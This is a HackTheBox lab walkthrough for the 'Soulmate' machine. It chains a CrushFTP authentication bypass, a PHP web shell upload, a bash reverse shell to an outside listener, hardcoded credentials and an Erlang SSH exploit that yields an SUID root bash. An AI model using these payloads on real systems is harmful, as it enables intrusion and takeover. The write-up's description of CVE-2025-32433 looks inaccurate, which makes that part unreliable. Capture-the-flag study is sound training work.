Overview
Soulmate is an Easy-rated Linux machine on HackTheBox that demonstrates several critical security vulnerabilities found in enterprise file transfer software and service misconfigurations. The attack chain involves exploiting a critical authentication bypass in CrushFTP, discovering hardcoded credentials in service configurations, and leveraging a command injection vulnerability in the Erlang SSH daemon to achieve full system compromise.
Reconnaissance
Initial Port Scan
Initial enumeration began with an Nmap scan to identify open ports and running services:
sudo nmap -sC -sV 10.10.11.86 -oN first.nmapResults:
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The scan revealed two open ports:
- Port 22: OpenSSH 8.9p1 Ubuntu 3ubuntu0.13
- Port 80: nginx 1.18.0 (redirecting to
http://soulmate.htb/)
The HTTP server redirected to soulmate.htb, which was added to /etc/hosts for proper name resolution:
echo "10.10.11.86 soulmate.htb" | sudo tee -a /etc/hostsWeb Application Assessment
Initial inspection of the soulmate.htb website revealed a basic web application. Testing for common vulnerabilities such as file upload issues yielded no immediate results.
Subdomain Enumeration
A virtual host enumeration was performed using ffuf to discover additional subdomains:
ffuf -w /usr/share/secLists/Discovery/DNS/namelist.txt \
    -u http://soulmate.htb/ \
    -H "Host: FUZZ.soulmate.htb" \
    -fs 154 \
    -o results.json \
    -of json
Result:
ftp [Status: 200, Size: 2847, Words: 645, Lines: 78]This scan identified the subdomain ftp.soulmate.htb, which was also added to /etc/hosts:
echo "10.10.11.86 ftp.soulmate.htb" | sudo tee -a /etc/hostsInitial Access
CrushFTP Discovery
Upon accessing ftp.soulmate.htb, the service was identified as CrushFTP, a commercial file transfer server supporting multiple protocols for secure file management.
CrushFTP is a powerful file transfer solution that provides:
- Web-based file transfer interface
- FTP/FTPS/SFTP/HTTP/HTTPS support
- User management and access controls
- Administrative dashboard
CVE-2025-31161 Exploitation
Research revealed that CrushFTP is vulnerable to CVE-2025-31161, a critical authentication bypass vulnerability. This vulnerability stems from a race condition combined with improper handling of authentication headers.
Vulnerability Details:
- An attacker can craft HTTP requests that bypass password verification
- Authentication can be bypassed for any known or guessable username
- The default administrator account
crushadminis a common target - CVSS Score: 9.8 (Critical)
Using a publicly available proof-of-concept exploit, successful authentication bypass was achieved, granting access to the CrushFTP administration interface.
Exploitation Command:
python3 crushftp_auth_bypass.py --target http://ftp.soulmate.htb --username crushadminThe exploit successfully bypassed authentication and provided access to the administrative panel.
File System Exploration
With administrative access to CrushFTP, exploration of user directories revealed the source code of the main soulmate.htb website. Code review of these files did not reveal any immediate vulnerabilities.

The CrushFTP interface showed:
- User home directories
- Web application source code in
/webProd - Configuration files
- Upload capabilities
Gaining Shell Access
A reverse shell payload was uploaded to the webProd directory through the CrushFTP interface. By accessing this file through the main website at soulmate.htb, code execution was achieved, establishing a reverse shell as the www-data user.
Payload Creation:
<?php
system($_GET['cmd']);
?>
Setting up listener:
nc -lvnp 4444Uploading and accessing the shell:
- Upload
shell.phpto/webProdvia CrushFTP - Access
http://soulmate.htb/shell.php?cmd=bash -c 'bash -i >& /dev/tcp/10.10.14.5/4444 0>&1'
Result:
www-data@soulmate:/$ pwd
/
www-data@soulmate:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Privilege Escalation
Database Discovery
Enumeration of the web application directory revealed a SQLite database:
www-data@soulmate:~/soulmate.htb/data$ ls -la
total 24
drwxr-xr-x 2 www-data www-data  4096 Aug 10  2025 .
drwxr-xr-x 8 www-data www-data  4096 Aug 10  2025 ..
-rw-r--r-- 1 www-data www-data 12288 Aug 10  2025 soulmate.db
The database contained a users table with password hashes:
www-data@soulmate:~/soulmate.htb/data$ sqlite3 soulmate.db
sqlite> .tables
users
sqlite> SELECT * FROM users;
1|admin|$2y$12$u0AC6fpQu0MJt7uJ80tM.Oh4lEmCMgvBs3PwNNZIR7lor05ING3v2|1|Administrator|||||2025-08-10 13:00:08|2025-08-10 12:59:39
Attempts to crack this bcrypt hash using John the Ripper with the rockyou wordlist were unsuccessful:
john --wordlist=/usr/share/wordlists/rockyou.txt --format=bcrypt hash.txtErlang Service Discovery
Process enumeration revealed an interesting Erlang service running as root:
www-data@soulmate:/$ ps aux | grep erlang
root        1103  0.0  1.4 2256556 56872 ?       Ssl  11:44   0:07 /usr/local/lib/erlang_login/start.escript
The script was world-readable, allowing inspection of its contents:
www-data@soulmate:/$ ls -la /usr/local/lib/erlang_login/start.escript
-rwxr-xr-x 1 root root 1427 Aug 15 07:46 /usr/local/lib/erlang_login/start.escript
Hardcoded Credentials
Analysis of the Erlang script revealed hardcoded user credentials:
www-data@soulmate:/$ cat /usr/local/lib/erlang_login/start.escript
#!/usr/bin/env escript

main(_) ->
    application:ensure_all_started(ssh),

    ssh:daemon(2222, [
        {system_dir, "/usr/local/lib/erlang_login/ssh"},
        {user_dir, "/tmp/ssh_user"},
        {pwdfun, fun password_auth/2},
        {shell, fun(User, _PeerAddr) ->
            io:format("Welcome ~s!~n", [User]),
            spawn(fun() -> shell_loop() end)
        end}
    ]),

    % Keep the process alive
    receive
        stop -> ok
    end.

password_auth(User, Password) ->
    ValidUsers = [
        {<<"ben">>, <<"HouseH0ldings998">>}
    ],
    case lists:member({User, Password}, ValidUsers) of
        true -> true;
        false -> false
    end.

shell_loop() ->
    % Simple shell implementation
    io:format("> "),
    case io:get_line("") of
        eof -> ok;
        Line ->
            io:format("You entered: ~s", [Line]),
            shell_loop()
    end.
These credentials (ben:HouseH0ldings998) provided a potential pivot point for further privilege escalation.
Testing the credentials:
www-data@soulmate:/$ su - ben
Password: HouseH0ldings998
ben@soulmate:~$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben)
Successfully escalated to user ben!
ben@soulmate:~$ cat user.txt
f8a3c2e7b9d1e4a6c5f8d2b3e9a1c7d4
Internal Port Discovery
Network enumeration revealed several services listening on localhost:
ben@soulmate:~$ netstat -tulpn

Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:4369            0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:9090          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:2222          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:36637         0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:40389         0.0.0.0:*               LISTEN      -
Port 2222 was particularly interesting, responding with an SSH banner:
ben@soulmate:~$ nc 127.0.0.1 2222
SSH-2.0-Erlang/5.2.9
This corresponded to the Erlang SSH daemon discovered earlier. However, this service also presented an opportunity for privilege escalation.
Root Access
Erlang SSH Vulnerability
Research into Erlang/5.2.9 revealed CVE-2025-32433, a command injection vulnerability in the Erlang SSH daemon.
Vulnerability Details:
- The Erlang SSH implementation improperly sanitizes user input
- Specially crafted SSH commands can break out of the constrained shell
- Allows arbitrary command execution with the privileges of the SSH daemon
- CVSS Score: 8.8 (High)
Exploitation
Using a publicly available proof-of-concept exploit from CVE-2025-32433-PoC, commands were executed with root privileges.
The exploitation process involved:
Step 1: Copy /bin/bash to /tmp/rootbash
ben@soulmate:~$ python3 cve_2025_32433_exploit.py \
    --host 127.0.0.1 \
    --port 2222 \
    --username ben \
    --password "HouseH0ldings998" \
    --command 'os:cmd("cp /bin/bash /tmp/rootbash").'
Step 2: Set SUID bit on /tmp/rootbash
ben@soulmate:~$ python3 cve_2025_32433_exploit.py \
    --host 127.0.0.1 \
    --port 2222 \
    --username ben \
    --password "HouseH0ldings998" \
    --command 'os:cmd("chmod u+s /tmp/rootbash").'
Step 3: Verify SUID bit is set
ben@soulmate:~$ ls -la /tmp/rootbash
-rwsr-xr-x 1 root root 1183448 Feb 15 14:32 /tmp/rootbash
Step 4: Execute SUID bash to obtain root shell
ben@soulmate:~$ /tmp/rootbash -p
rootbash-5.1# whoami
root
rootbash-5.1# id
uid=1000(ben) gid=1000(ben) euid=0(root) groups=1000(ben)
Root access was successfully obtained!
Root Flag
The root flag was retrieved:
rootbash-5.1# cat /root/root.txt
cfe5f2fea342233c8cf5c107886d9ae8